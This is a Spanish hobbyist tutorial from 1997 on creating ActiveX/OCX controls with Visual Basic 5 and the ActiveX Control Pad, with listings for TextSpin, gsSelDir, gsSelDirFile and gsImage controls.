18. Aquí hay que reflexionar un poco. ¿Los necesitamos todos? ¿Cuales necesitamos? Vamos a usar los que pone por defecto, de los cuales yo he quitado Refresh y BackStyle He añadido los siguientes:
ActiveControl, Change, LargeChange, Max, MaxLength, Min, SelLength, SelStart, SelText, SmallChange, Text y Value.
19. Una vez añadido y quitados las propiedades, métodos y eventos, pulsa en el botón Next
20. La siguiente pantalla te permite crear tus propios elementos, así que si quieres añadir alguno, puedes hacerlo aquí.
Por aquello del ejemplo, vamos a añadir unos cuantos, los que vamos a añadir, serán 'envolturas' (wrappers que llaman los anglosajones a esto), de elementos propios de los controles que forman parte de nuestro control.
21. Yo he añadido, (ver Figura 8), Valor, Máximo, Mínimo y Cambiado (para Value, Max, Min y Change respectivamente)
22. Cuando añades un nuevo miembro a la colección de objetos expuestos por el control, te pregunta sobre que tipo es, puede ser una Propiedad (Property), un Método (Method) o una Evento (Event).
23. En nuestro caso, Valor, Máximo y Mínimo son propiedades y Cambiado es un evento. (ver Figura 9)
24. A continuación podemos 'mapear' los elementos de nuestro control con respecto a los de los controles incluidos en el control que estamos creando y el diálogo mostrado nos permite esto, (ver Figura 10).
25. Aquí tendremos que definir que elementos de nuestro control van a estar asociados a los de los controles que tenemos incorporados y cuales van a tener un procedimiento propio, es decir que no van a estar 'mapeados', (es decir asociados), a ninguno de los ya incluidos en los controles 'básicos'.
26. Para hacer una asociación, debes seleccionar el 'Nombre Público' de la ventana de la izquierda y de la lista desplegable de la ventana de la derecha Control, seleccionar el control y asociarlo con el 'Miembro' de la segunda lista desplegable.
Por ejemplo, selecciona **Change** de la lista de la izquierda y en el combo **Control**, selecciona **VScroll1**, de la lista **Members**, selecciona **Change**. De esta forma el evento Change de nuestro control será el que dispare el evento Change del VScroll1, luego lo veremos claramente en el código.
27. Las asociaciones que he hecho están en el Listado 1. Resaltar sólo que Cambiado está relacionado con VScroll1_Change, Máximo con VScroll1.Max y Mínimo con VScroll1.Min
28. Una vez realizadas las asociaciones (o mapeos) y pulsado el botón correspondiente, nos informa que ha terminado y si queremos que nos muestre un resumen, dile que si, para que te muestre que es lo que debes hacer para que todo funcione, en el Listado 2 está el generado por el Wizard. Aquí te indica lo que debes hacer para chequear el control y otras cosillas, (de las cuales ya tienes en las indicaciones que te estoy haciendo), cuando esté la versión en español, me leeré esto, por ahora no me sirve de mucho, ya que hace referencia a capitulos y Books On Line de los que no dispongo...
29. Ahora pulsa sobre el Form1 (doble-click) y... ERROR Ambiguous name detected VSCroll1_Change
30. Bien, este error es porque tenemos asociado dos eventos al de VScroll1_Change, el propio Change y el Cambiado.
Para solucionarlo cambia la declaración **Event Cambiado()**
'MappingInfo=VScroll1,VScroll1,-1,Change
por esta otra: **Event Cambiado() 'MappingInfo=Text1,Text1,-1,Change**, así cuando se cambie el Text1 se 'disparará' Cambiado y cuando se cambie el VScroll1, la que se dispare será Change, después crearemos el código necesario para que estos dos eventos estén relacionados.
31. Haz los cambios pertinentes y cierra las ventanas que tengas abiertas. Abre de nuevo el Form1. Otro ERROR, esta vez nos avisa de que estamos usando el ActiveControl, etc. Pulsa en aceptar y la pantalla que te muestra es la de la definición de la propiedad ActiveControl, seleccionala entera y borrala.
Nota: Si te ha mostrado el Form1 con un control rojo, no te preocupes, cierra la ventana y al abrirla de nuevo, todo volverá a la normalidad. En caso de que no vuelva a la normalidad, sólo tienes que borrar el control y añadirlo de nuevo. Siempre que antes hayas

cerrado todas las ventanas del UserControl.

32. Ahora vamos a ver un poco de código.
    Primero el que relaciona el evento Cambiado con el Change del Text1 y Change con VScroll1_Change (ver Listado 3)
    Fijate que en el Text1 tenemos el RaiserEvent Cambiado y en VScroll1 el evento generado es Change
33. Realmente no es necesario tanto lío, sólo es a modo de "aprendizaje". Tampoco será necesario tener dos propiedades para el valor (Value y Valor, ni para el Máximo y Mínimo) Pero ya que las tenemos, vamos a usarlas. En el Listado 4 tienes los listados generados para el LET de las propiedades mencionadas y en el Listado 5 los cambios que he realizado a ese código.
34. La variable **YaEstoy** es un "flag" o indicador de que se está modificando la propiedad, de forma que si aún no se ha terminado de modificar, no permita que otro evento de cambio de valor, haga que vuelva a entrar. Esto es necesario porque desde dentro de la propiedad se cambia otra propiedad que a su vez cambia en la que estamos y... al final daría un error de desbordamiento de pila o falta de memoria. Hay que declararla como estática para que mantenga el valor entre llamadas.
35. Cierra el código del control y abre el Form1, cambia el Valor y verás cómo Value también cambia. Lo mismo ocurrirá con Max/Máximo y Min/Mínimo. Repito que esto sólo es para que sepas que puedes incluir eventos y propiedades del nombre que quieras y que hagan lo que tu quieras. Es preferible dejarle los nombres en inglés, ya que estamos acostumbrados a ellos y será más fácil para cualquiera saber de que van esas propiedades o eventos. Pero si quieres usar los nombres en castellano, eres libre de hacer lo que quieras.
36. Ya estamos preparados para actuar, así que cambiemos el Form1 para hacer algo práctico. En este caso vamos a usar tres controles para cambiar una selección de colores.
37. Antes, prueba a cambiar el tamaño del control que tienes en el Form1, hazlo más ancho y más alto... Lo correcto sería que el Text y el Scroll se adaptaran al nuevo tamaño. En el Listado 6 está el código necesario. Ahora al cambiar el tamaño del control, se adapatarán tanto el Text como el Scroll y se verán como debe.
38. Sigamos, añade un Label1 y un Label2, alinealos con nuestro control y selecciona los tres controles. Copialos y pegalos, contestando a Si en la pregunta de si queremos crear un control array, pegalos de nuevo para que tengamos 3 controles de cada. (ver Figura 11) A los controles TextSpin asignales los valores Min a 255 y Max a 1 y el Value a 255
39. Ahora añede el código del Listado 7 y ya puedes probarlo.

Bueno, creo que ya está bien por hoy.
El próximo día crearemos las hojas de propiedades. Por ahora puedes ir experimentando tú.
La única forma de aprender es probar, probar y probar... si no te aclaras ya verás cómo hacerlo.
¡ Feliz programación !

40. Aquí estamos de Nuevo. Antes de crear la hoja de propiedades, vamos a crear el Icono que el control mostrará en la barra de herramientas. Para ello hay que asignarle una imagen a la propiedad ToolBoxBitMap. Pueden ser imagenes de los tipos BMP, DIB, PAL, GIF y JPG, pero **no del tipo ICO**. El tamaño, (creo), debe ser 32x32
41. Para asignarla, abre el control y en la hoja de propiedades, selecciona ToolBoxBitMap y asignale la imagen (acompaño una llamada textspin.gif), cierra el control y verás que ahora muestra la nueva imagen.
42. Vamos a crear las hojas de propiedades. Para ello nos vamos a ayudar del Wizard que incorpora el VB5.
    Selecciona Property Page Wizard... del menú de Add-Ins
43. Nos mostrará unas páginas ya asignadas para las fuentes, colores y las imagenes. Pulsa en el botón Add para añadir una nueva hoja de propiedades y le das el nombre Valores. Muevela con las flechas de la derecha para que sea la primera, de esta forma esta será la primera que muestre. (ver Figura 13)
44. Te mostrará, a la izquierda, una lista de las propiedades disponibles, yo he seleccionado y añadido las que sirven para asignar los valores: Máximo, Mínimo y Valor (ver Figura 14)
45. Pulsa en Next y ya hemos terminado. Te preguntará si quieres generar un informe. Haz lo

que quieras, el que ha generado para este ejemplo está en el Listado 8.

46. Pulsa en guradar y te pedirá el nombre la hoja de propiedades, dejale el valor por defecto (Valores.pag)
47. Bien ya tenemos las hojas de propiedades de nuestro control. Ahora vamos a probarla.
48. Asegurate de que el control y la hoja de propiedades esté cerrada. Abre el Form 1 y selecciona uno de los controles. Pulsalo con el botón derecho del ratón y selecciona Properties, te mostrará las hojas de propiedades y la primera será la que hemos creado nosotros: **Valores**. (ver Figura 15)
49. Otra forma de mostrarla es seleccionando Custom... de la ventana de propiedades que muestra el VB para nuestro control.
50. Como podemos ajustar los valores de este control en tiempo de diseño, en nuestro programa de prueba vamos a hacer unos cambios, para que al cargar el form, se muestren los valores correctos.
51. Escribe el Procedimiento AjustarValores, según se muestra en el Listado 9.
52. Cambia el código para el evento Change del control (ver Listado 10)
53. Y por último "Ajusta" los valores que tiene al cargarse el form. (ver Listado 11)
54. Para rematar el tema, haremos que cada vez que se inserte un control en el formulario, se muestre el nombre que VB le asigna de forma automática, como ocurre con Text1, Tex2, etc.
55. En el procedimiento InitProperties de UserControl, añade la siguiente línea:
    Text = Extender.Name
    De esta forma cada vez que añadas un control al form, se mostrará el nombre del control. Hasta que cambies las asignaciones de las propiedades Text o Valor.
56. Ya sólo queda compilarlo y convertirlo en un verdadero control. El cual podremos usar en cualquier página WEB o en cualquier proyecto que acepte controles OCX. Incluido el VB4.
57. Para convertirlo en **un control OCX de verdad**; selecciona el control en la lista de proyectos, del menú File selecciona la opción: Make cTextSpin.ocx... y ya está. Este control estará disponible para usarlo cuando quieras. Incluso puedes usarlo para crear otro nuevo control.

Y eso es todo para este control. Este control ya está terminado.
Sólo queda que quieras añadirle nuevas propiedades o cambiar las que ya tiene.
Eso lo dejo "a tu aire" (es decir a lo que te plazca hacer...)

¡Hasta el próximo!

[Imágenes] [Listados]

Nota del 19 de julio del año de Nuestro Señor de 2001:

El listado del CheckList o uno mejorado... (para hacerme quedar bien)

Pido disculpas a quienes me han pedido los listados del **cCheckList** y no se lo he enviado, al menos a los que me lo pidieron MESES después, (por no decir años), de que publicase esta

página.
La verdad es que teniendo a nuestra disposición un control que ya hace lo que con ése código se "iba" a hacer, (al menos si la versión era VB5 ó 6), pues la verdad es que no tenía mucho sentido...
Pero ahora "recapacito", (o pienso, ya que algunas veces también lo hago... lo de pensar), y cambio de opinión... y como el mencionado fichero zip no lo encuentro, dejo aquí el link a otro que hace lo mismo que "prometía" que hacía y además es más reciente... o casi... al menos de las tres versiones que he encontrado en mi disco duro es la única que no me ha dado error al cargar el proyecto... je, je, je.
Lo dicho, mis disculpas a los que han pedido dicho fichero y no se lo he enviado y que habrán pensado que soy un "dejao", un informal y un montón de calificativos más, (seguramente con toda la razón del mundo), los cuales asumo... y que, casi con toda seguridad serán ciertos... ¡snif! espero vuestro perdón... ¡¡¡Buaaaaa!!!! (no llores Guille que seguramente ya te han perdonado...)
¡Vale! **Gracias**, gracias y más gracias...

Aquí tienes el link para el fichero gsChkListMult.zip de 13.9 KB
(extráelo con la opción de crear los directorios y ejecuta el fichero **t_chkList.vbg** que está en el directorio Prueba)

Otra cosa más:

También te dejo este otro link a unos señores que me han pedido que lo ponga ya que el tema tratado en esta página está relacionado con lo que ellos hacen... aunque lo suyo es "comercial" (para ganar pelas) y no "altruista" como lo que yo hago, con lo cual, de ganar pelas, nada de nada... ¡en fin! (aunque ya mismo lo de "ganar pelas" estará obsoleto y habrá que decir "ganar €uros")
La página del **TX Text Control** un control de texto muy ampliado, acepta formatos RTF, HTML, DOC, etc.
(a ver si me regalan uno... je, je, je)

ActiveX Control Pad

Listados y ejemplos de controles ALX

Actualizado el 18/Abr/97
Revisado el 18-Jul-97 (están en rojo)

Una incursión en el tema de los controles ActiveX, esta vez creados con el ActiveX Control Pad de Microsoft.
Estos ejemplos sólo serán visibles y funcionarán bien con el Internet Explorer 3.01 o superior. (que pelota que soy!, estaba buscando una excusa para poner el logo del MSIE, para ver si así me mandan algunos CDs estos señores de Microsoft)

Necesitarás varias cosillas para que todo esto funcione: Las herramientas

Los ejemplos:

1. Un HTML Layout con el control TabStrip
2. El ejemplo para mostrar el logo de Microsoft Explorer

1.- Un HTML Layout con el control TabStrip (6/Abr)

Para empezar veamos un pequeño ejemplo de cómo crear un archivo ALX en el que insertaremos un control TabStrip con tres solapas y poca cosa más, sólo es a título de prueba.

Para bajarte las páginas de ejemplo, pulsa en este link y te mostrará la página con el control ALX. (Page1.htm)
(Seguramente tendrás que pulsar en una solapa para quitar los controles... **¡ No sé por qué no funciona el Window_OnLoad !**) Pues porque se debe poner **Layout1_OnLoad**.
Sustituye **Layout1** por el nombre del Layout, el que pongas en la sección de declaración, por ejemplo: **<DIV ID="Layout1" STYLE="LAYOUT:FIXED;WIDTH:400pt;HEIGHT:241pt;">**

Esta conexión te mostrará el archivo Layout1.alx y te permitirá guardarlo en el disco.

Vamos con el ejemplo:

- Carga el ActiveX Control Pad
- Crea un nuevo HTML Layout
- Inserta un TabStip
- Seleccionalo y selecciona el primer Tab (pulsando dos veces, verás que el cuadro se pone más oscuro)
- Pulsa el botón derecho del ratón y selecciona, del menú emergente, Rename para cambiarle el nombre a la solapa
  (Si no te ha mostrado las opciones Rename, etc, es que debes pulsar de nuevo en el control TabStrip)
- Cambiale el nombre y añade el ToolTip, si quieres.
- Para insertar más solapas, haz la misma operación, pero esta vez selecciona Insert
- Una vez que tengas las solapas creadas (en el ejemplo he creado tres), puedes insertar más controles.
- Para el ejemplo he insertado 3 Labels y 3 CommandButtons
- Asignale los valores que quieras... Sólo estarán de "adorno". En esta ocasión no se hará nada con ellos.

Bien, ahora hay que introducir el código para que todo esto "funcione"
Guarda el Layout (se guardará con la extensión ALX)
Ahora pulsa sobre la pantalla (en una parte vacía del contenedor) con el botón derecho del ratón, del menú selecciona View Source Code (si no lo has guardado, te avisará que se deben guardar los cambios realizados) y añade este código:

```
<SCRIPT LANGUAGE="VBScript">
<!--
Sub Layout1_OnLoad()
        HideControls
        TabStrip1_Click 0
End Sub
Sub HideControls()
        Label1.Visible=False
        CommandButton1.Visible=False
        Label2.Visible=False
        CommandButton2.Visible=False
        Label3.Visible=False
        CommandButton3.Visible=False
End Sub
Sub TabStrip1_Click(Index)
        HideControls
        If Index=0 then
                Label1.Visible=True
                CommandButton1.Visible=True
```

```
        ElseIf Index=1 then
                Label2.Visible=True
                CommandButton2.Visible=True
        ElseIf Index=2 then
                Label3.Visible=True
                CommandButton3.Visible=True
        End if
End Sub
-->
</SCRIPT>
```

Creo que el código es bastante simple y que se entiende, pero por si las moscas, te lo explico un poco.

En el **Layout1_OnLoad** lo primero que se hace es ocultar los controles, no he averiguado como "contener" estos controles en otro control, (no he experimentado demasiado con esto de los HTML-Layouts), por tanto los oculto primero para después mostrar los que quiero, según la solapa pulsada, cosa que se hace en el **TabStrip1_Click**, en esta rutina, primero se ocultan los controles y después se muestran los que pertenecen a la solapa activa.
En cuanto a la rutina de **ocultar los controles**, tampoco he hallado (no la he buscado mucho, tampoco) una forma de ocultar todos los controles mediante un bucle... ya veré que se puede hacer al respecto.

Y ya está. Es fácil y encima no sirve para nada! (Grrr...)
Sin bromas, un html-layout nos puede servir para "formatear" y posicionar controles a nuestro antojo. Sobre todo para el caso de que se necesiten hacer formularios de entrada de datos. Los controles que "posiciones" se quedarán en ese sitio y quedarán más parejos, como si lo hicieras con Visual Basic. Y además, (tengo que probarlo), es capaz de funcionar hasta con VB.

EH! Que se me olvidaba la página HTML para que esto sea visible. (Que cabeza la mia!)
Pulsa en Nuevo y esta vez selecciona Internet Document (HTML)

Te mostrará un código tan simple como este:

```
<HTML>
<HEAD>
<TITLE>NEW PAGE</TITLE>
</HEAD>
<BODY>


</BODY>
</HTML>
```

Ahora vamos a insertar nuestro control ALX en la página, para ello debes posicionarte, (ya estarás ahí), después del <BODY> y pulsar con el botón derecho y seleccionar Insert HTML

Layout... (también puedes hacerlo desde el menú Edit)
Selecciona el que acabas de guardar y ya está.
Una vez cambiado el título y el fondo en el BODY, el código será este:

```
<HTML>
<HEAD>
<TITLE>Test Layout1.alx</TITLE>
</HEAD>
<BODY bgcolor=white>

<OBJECT CLASSID="CLSID:812AE312-8B8E-11CF-93C8-00AA00C08FDF"
ID="Layout1_alx" STYLE="LEFT:0;TOP:0">
<PARAM NAME="ALXPATH" REF VALUE="Layout1.alx">
 </OBJECT>

</BODY>
</HTML>
```

Ya puedes probarlo (una vez que lo hayas guardado, claro)
Ahora si que está finalizado este tema.

2.- El ejemplo para mostrar el logo de Microsoft Explorer (18/Abr)

La página de prueba, mostrará el logo de **Se ve mejor con...** se usan dos archivos ALX.
El que muestra el Se ve mejor con (Layout1_ie.alx) y el que muestra Pulsa aquí para empezar (Layout2_ie.alx)
Pulsa en los respectivos links para cargar y ver los listados.
Te recomiendo que le eches un vistazo al código, para que veas cómo se hace para que la etiqueta se desplaze, simple, pero efectivo.
¡Que lo disfrutes!

Estas son las herramientas (programas) que necesitarás para poder crear/usar los controles ALX (6/Abr)

Se ve mejor con Internet Explorer

El ActiveX Control Pad (se supone que lo incluye el MSIE, pero este link es a la versión Design-Time)

El Control gsSelDir

(con los listados)

Actualizado: 8/Nov/97
Nuevo 13/Abr/97: Echale un vistazo al nuevo gsSelDirFile

Este control es el mismo que el de la utilidad SelDir. Pero convertido en control OCX (ActiveX)
Puedes probarlo en la página de ejemplo del control (pincha aquí), te recuerdo que para poder instalar el control, deberás tener "puesta" la seguridad en "media" para que te pregunte si quieres instalar los componentes.
Fiate de mi, no tiene "virus".

Baja los listados para VB5 (gsseldir.zip 12.5 KB) Deberás crear la estructura de directorios incluida.

En esta ocasión, no me voy a enrollar demasiado, ya que básicamente es igual que la utilidad. Lo que tiene de nuevo, es que ahora tiene un método (función) para mostrar la ventana de selección y devolver el directorio que se ha seleccionado.
Lo que aquí te pongo son los cambios que deberás realizar al listado de "comprobación" del form de prueba que se usó en la utilidad SelDir. Este form para usar con VB4, t_gsSelDir.frm, también está en el archivo comprimido.

Para usarlo, deberás llamar a esta función de esta manera:

```
Private Sub cmdExaminar_Click()
 'Seleccionar el directorio en el que se empezará la Busqueda

 Text1 = oSelDir1.ShowSelDir(Trim$(Text1))
End Sub
```

Para usar los objetos expuestos y la selección de directorios/archivos, esta es la **versión parcial** del botón Aceptar:
Es para que veas cómo hay que declarar estos objetos. cSelDir se puede también declarar como Variant, pero para los otros dos objetos, deben ser Object, sino no funcionarán correctamente. Así que si los declaras todos como Object, mejor.

```
Private Sub cmdAceptar_Click()
    '...
    'las clases usadas...
    Dim tNombre As Object
    Dim colDir As Object
    Dim cSelDir As Object

    Set tNombre = oSelDir1.cNombre
    Set colDir = oSelDir1.cNombres
    Set cSelDir = oSelDir1.SelDir

    '...
```

```
End Sub
```

Estas son las declaraciones, dentro del control, para exponer los objetos cNombre, cNombres y SelDir.

```
'Estos son los objetos expuestos
Public cNombre As New cNombre
Public cNombres As New cNombres
Public SelDir As New SelDir
```

La función/Método ShowSelDir es esta:

```
Public Function ShowSelDir(Optional vDir) As String
    'Mostrar el Form para seleccionar el directorio
    Dim cSelDir As Object
    Dim sDir As String                  'Directorio seleccionado

    If IsMissing(vDir) Then
        sDir = ""
    Else
        sDir = Trim$(vDir)
    End If

    Set cSelDir = Me.SelDir

    sDir = cSelDir.Seleccionar(sDir, "")
    If Len(sDir) Then
        If Right$(sDir, 1) = "\" Then
            sDir = Left$(sDir, Len(sDir) - 1)
        End If
    End If
    ShowSelDir = sDir
    Set cSelDir = Nothing
End Function
```

Y esto es todo, echale un vistazo al código, que para eso está y verás lo fácil que es esto de crear controles.
Le estoy empezando a coger gustillo. Creo que es preferible y más estable que las librerías OLE (DLL)
Al menos en las pruebas que llevo realizadas, el VB4 no se me ha quedado colgado.
Ya te comentaré cuando haga más pruebas.

¡ Que los disfrutes !

Ejemplo de Control ActiveX (gsSelDir.ocx)

Actualizado: 8/Abr/97

Hasta que no "aprenda" lo del tema de los certificados de seguridad, deberás "permitir" que se cargue este control.
Por supuesto, como todos los demás controles ActiveX, puedes usarlo en VB4 (32bits) como un control más.

Para mostrar la selección de directorio, pulsa en este botón

Mostrar SelDir

El Directorio:

gsVerImagenes.ocx
Ejemplo de Control ActiveX

Actualizado: 12/Abr/97

Lo dicho en otras ocasiones:
Hasta que no "aprenda" lo del tema de los certificados de seguridad, deberás "permitir" que se cargue este control.
Por supuesto, como todos los demás controles ActiveX, puedes usarlo en VB4 (32bits) como un control más.

El Control gsSelDirFile

(con los listados)

Actualizado: 13/Nov/97

NOTA: Este control es parecido a SelDir (gsSelDir.ocx), pero he añadido la opción de poder mostrar y seleccionar un archivo.

Puedes probarlo en la página de ejemplo del control (pincha aquí), te recuerdo que para poder instalar el control, deberás tener "puesta" la seguridad en "media" para que te pregunte si quieres instalar los componentes.
Puedes seguir fiándote de mi, no tiene "virus".

Baja los listados para VB5 (SelDirFile.zip 16.0 KB)

El funcionamiento es igual que el de "su primo hermano" gsSelDir, sólo que ahora he añadido una opción (o método) para poder mostrar/seleccionar archivos.
Si ya has usado el gsSelDir, puedes sustituir el otro control por este y **no tendrás que cambiar la forma de usarlo**.
Las nuevas propiedades y métodos son:

```
Propiedades:
FileName        Nombre del archivo/Path del directorio
Filter          Extensiones a mostrar, en formato: Descrip|ext;ext|Descp2|ext;ext...
DialogTitle     El Caption del diálogo
Flags           Pueden ser estos valores, o una suma de ellos:
                (Cuando se muestra con ShowOpen/ShowSave, están todos conectados)
                sdfFile 1-Mostrar los archivos
                sdfExt  2-Mostrar las extensiones
                sdfInfo 4-Mostrar la información del archivo
                sdfPic  8-Mostrar el picture para ver los archivos gráficos
Stretch         Para asignar la propiedad del mismo nombre de la imagen del diálogo

Métodos:
ShowOpen        Seleccionar un archivo
ShowSave        Seleccionar un archivo (por compatibilidad con los diálogos comunes)
ShowSelDir      Seleccionar un directorio (no muestra ni archivos no extensión)
ShowSelFile     Seleccionar un archivo, opcionalmente mostrará la imagen y la información
SplitPath       Para "desgranar" una ruta en sus partes...
```

Para usarlo, hazlo de esta forma:

```
'Seleccionar un directorio:
    Text1(cDirIni) = oSelDir.ShowSelDir(Trim$(Text1(cDirIni)))

'Seleccionar un archivo:
    oSelDir.Filter = "Todos los archivos|*.*|Basic|*.vbp;*.bas"
    oSelDir.filename = Trim$(Text1(0))
    oSelDir.Flags = sdfInfo + sdfPic
    oSelDir.ShowOpen
    sFile = oSelDir.filename

'O también de esta forma:
```

```
    sFile = oSelDir.ShowSelFile(Trim$(Text1(0)))
    sFile = oSelDir.ShowSelFile(Trim$(Text1(0)), sdfInfo + sdfPic)

    oSelDir.SplitPath sFile, sPath, , sExt
    Text1(0) = "." & sExt
    Text1(cDirIni) = sPath

'Para crear una colección de los archivos especificados,
'y mostrarlos en un listbox: (esto es igual que con el otro control)

Private Sub CmdAceptar_Click()
    'Empieza la acción
    Dim sRuta As String
    Dim i As Long
    Dim sExt As String

    Dim tNombre As Object
    Dim colDir As Object
    Dim cSelDir As Object

    Set tNombre = oSelDir.cNombre
    Set colDir = oSelDir.cNombres
    Set cSelDir = oSelDir.SelDir

    On Local Error Resume Next

    If cmdAceptar.Caption = "Cancelar" Then
        Cancelar = True
        cSelDir.Cancelar = True
        GoTo Salir
    End If

    Cancelar = False
    cSelDir.Cancelar = False

    sRuta = Trim$(Text1(cDirIni))
    cmdAceptar.Caption = "Cancelar"
    MousePointer = vbArrowHourglass
    DoEvents
    'Leer la estructura de directorios, si se activa Check1
    '
    Text1(cExtension) = Trim$(Text1(cExtension))
    'Asegurarse de que se queda sólo la extensión
    sExt = Text1(cExtension)
    oSelDir.SplitPath sExt, "", , sExt

    If Check1 Then
        'Si se recorren los directorios, usar la función
        Label2 = "Procesando los directorios de " & sRuta
        If Len(sExt) Then
            Label2 = Label2 & vbCrLf & "con la extensión: " & sExt
        End If
        DoEvents
        cSelDir.Directorios colDir, sRuta, sExt
        Label2 = ""
        If cSelDir.Cancelar Then
            GoTo Salir
        End If
    Else
        If Len(Text1(cExtension)) Then
            'Los archivos del directorio especificado
            cSelDir.Directorio colDir, sRuta, Text1(cExtension)
            If cSelDir.Cancelar Then
                GoTo Salir
```

```
            End If
        Else
            'Sólo el directorio actual
            colDir.Nuevo sRuta
        End If
    End If

    'Mostrar el contenido de colDir
    List1.Clear
    For Each tNombre In colDir.Nombres
        List1.AddItem tNombre.Nombre
    Next
    Label2 = "Archivos/Directorios hallados: " & List1.ListCount

    'Liberar memoria y los objetos
    Set tNombre = Nothing
    Set colDir = Nothing
    Set cSelDir = Nothing
    '
Salir:
    'Restaurar los "valores" por defecto
    cmdAceptar.Caption = "&Aceptar"
    MousePointer = vbDefault
    DoEvents
    On Local Error GoTo 0
End Sub
```

Y esto es todo, como te digo siempre: echale un vistazo al código y verás lo fácil que es esto de crear controles. Además funciona con VB4 de 32 bits sin problemas.

¡ A disfrutarlo !

Ejemplo de Control ActiveX (gsSelDirFile.ocx)

Actualizado: 13/Abr/97

Hasta que no "aprenda" lo del tema de los certificados de seguridad, deberás "permitir" que se cargue este control.
Por supuesto, como todos los demás controles ActiveX, puedes usarlo en VB4 (32bits) como un control más.

Este control te permite seleccionar un directorio o un archivo.
También permite seleccionar (creando una colección) todos los archivos de una extensión determinada.
Y más cosas... bajate el archivo con los listados... ES GRATIS!!!

Para mostrar el control en acción, pulsa este botón

Seleccionar Archivo | Seleccionar Directorio

El Archivo:

Ejemplo de Control ActiveX (gsImage.ocx)

La función de esta página es para que se instale en tu equipo.
Sólo funciona con Internet Explorer 3 o superior y Netscape con algún plug-in (creo).

Actualizado: 20/May/97
Revisado 8-Jul-97

Otra prueba (aunque realmente no es tan "prueba"), para poder usarlo con VB4.
Este control admite los formatos GIF y JPG. Se puede usar sin problemas con VB4 de 32 bits.

Bajate los listados del control y los ejemplos para VB4 y VB5 (cualquier edición) (gsImage.zip 26.1KB)

Este control no tiene prácticamente ningún misterio, casi lo único que hace es tomar el control Image que incorpora VB5 y al estar compilado como control ActiveX, puedes usarlo en tus proyectos de VB4 (32 bits)
De esta forma dispondrás de un control Image que puede cargar archivos del tipo GIF y JPG.

Si quieres obtener los listados del control, así como un form de prueba, pulsa en el link que hay arriba.
Este control puedes usarlo en cualquier VB de 32bits, para modificarlo sólo en VB5cce y demás versiones de pago.

Para ver los diferentes listados, pulsa en estos links:

- El listado del Control (gsImage.ctl)
- El Form de Prueba, válido tanto para VB4 como para VB5 (con un poco de Drag & Drop, para que no quede la cosa demasiado "sosa"

El listado del control

```
'------------------------------------------------------------
'Control de Imagen, para usar con VB4                (20/May/97)
'------------------------------------------------------------
Option Explicit
'Event Declarations:
Event Click() 'MappingInfo=Image1,Image1,-1,Click
Attribute Click.VB_Description = "Ocurre cuando el usuario presiona y libera un botón
del mouse encima de un objeto."
Event DblClick() 'MappingInfo=Image1,Image1,-1,DblClick
Attribute DblClick.VB_Description = "Ocurre cuando el usuario presiona y suelta un
botón del mouse y lo vuelve a presionar y soltar sobre un objeto."
Event KeyDown(KeyCode As Integer, Shift As Integer)
'MappingInfo=UserControl,UserControl,-1,KeyDown
Event KeyPress(KeyAscii As Integer) 'MappingInfo=UserControl,UserControl,-1,KeyPress
Event KeyUp(KeyCode As Integer, Shift As Integer)
'MappingInfo=UserControl,UserControl,-1,KeyUp
Event MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
'MappingInfo=Image1,Image1,-1,MouseDown
Attribute MouseDown.VB_Description = "Ocurre cuando el usuario presiona el botón del
```

```
mouse mientras un objeto tiene el enfoque."
Event MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
'MappingInfo=Image1,Image1,-1,MouseMove
Attribute MouseMove.VB_Description = "Ocurre cuando el usuario mueve el mouse."
Event MouseUp(Button As Integer, Shift As Integer, X As Single, Y As Single)
'MappingInfo=Image1,Image1,-1,MouseUp
Attribute MouseUp.VB_Description = "Ocurre cuando el usuario suelta el botón del
mouse mientras un objeto tiene el enfoque."


' Cargar valores de propiedades desde el almacenamiento
Private Sub UserControl_ReadProperties(PropBag As PropertyBag)
    On Local Error Resume Next
    Image1.BorderStyle = PropBag.ReadProperty("BorderStyle", 0)
    Set Picture = PropBag.ReadProperty("Picture", Nothing)
    Image1.Enabled = PropBag.ReadProperty("Enabled", True)
    Image1.Stretch = PropBag.ReadProperty("Stretch", False)
    ToolTipText = PropBag.ReadProperty("ToolTipText", "")
    Err = 0
End Sub


Private Sub UserControl_Resize()
    Static YaEstoy As Boolean

    If YaEstoy Then Exit Sub
    YaEstoy = True
    With Image1
        If .Stretch = False Then
            Height = .Height
            Width = .Width
        Else
            .Height = Height
            .Width = Width
        End If
    End With
    YaEstoy = False
    'Image1.ToolTipText = Extender.ToolTipText
End Sub


' Escribir valores de propiedades en el almacenamiento
Private Sub UserControl_WriteProperties(PropBag As PropertyBag)
    On Local Error Resume Next
    Call PropBag.WriteProperty("BorderStyle", Image1.BorderStyle, 0)
    Call PropBag.WriteProperty("Picture", Picture, Nothing)
    Call PropBag.WriteProperty("Enabled", Image1.Enabled, True)
    Call PropBag.WriteProperty("Stretch", Image1.Stretch, False)
    Call PropBag.WriteProperty("ToolTipText", ToolTipText, "")
    Err = 0
End Sub


'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=Image1,Image1,-1,Enabled
Public Property Get Enabled() As Boolean
Attribute Enabled.VB_Description = "Devuelve o establece un valor que determina si un
objeto puede responder a eventos generados por el usuario."
    Enabled = Image1.Enabled
End Property
```

```
Public Property Let Enabled(ByVal New_Enabled As Boolean)
    Image1.Enabled() = New_Enabled
    PropertyChanged "Enabled"
End Property


'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=Image1,Image1,-1,Picture
Public Property Get Picture() As Picture
Attribute Picture.VB_Description = "Devuelve o establece el gráfico que se mostrará
en un control."
    Set Picture = Image1.Picture
End Property


Public Property Set Picture(ByVal New_Picture As Picture)
    Set Image1.Picture = New_Picture
    PropertyChanged "Picture"
    UserControl_Resize
End Property


Public Property Let Picture(ByVal New_Picture As Picture)
    Set Image1.Picture = New_Picture
    PropertyChanged "Picture"
    UserControl_Resize
End Property


'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=Image1,Image1,-1,Appearance
Public Property Get Appearance() As Integer
Attribute Appearance.VB_Description = "Devuelve o establece si los objetos se dibujan
en tiempo de ejecución con efectos 3D."
    Appearance = Image1.Appearance
End Property


'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=Image1,Image1,-1,BorderStyle
Public Property Get BorderStyle() As Integer
Attribute BorderStyle.VB_Description = "Devuelve o establece el estilo del borde de
un objeto."
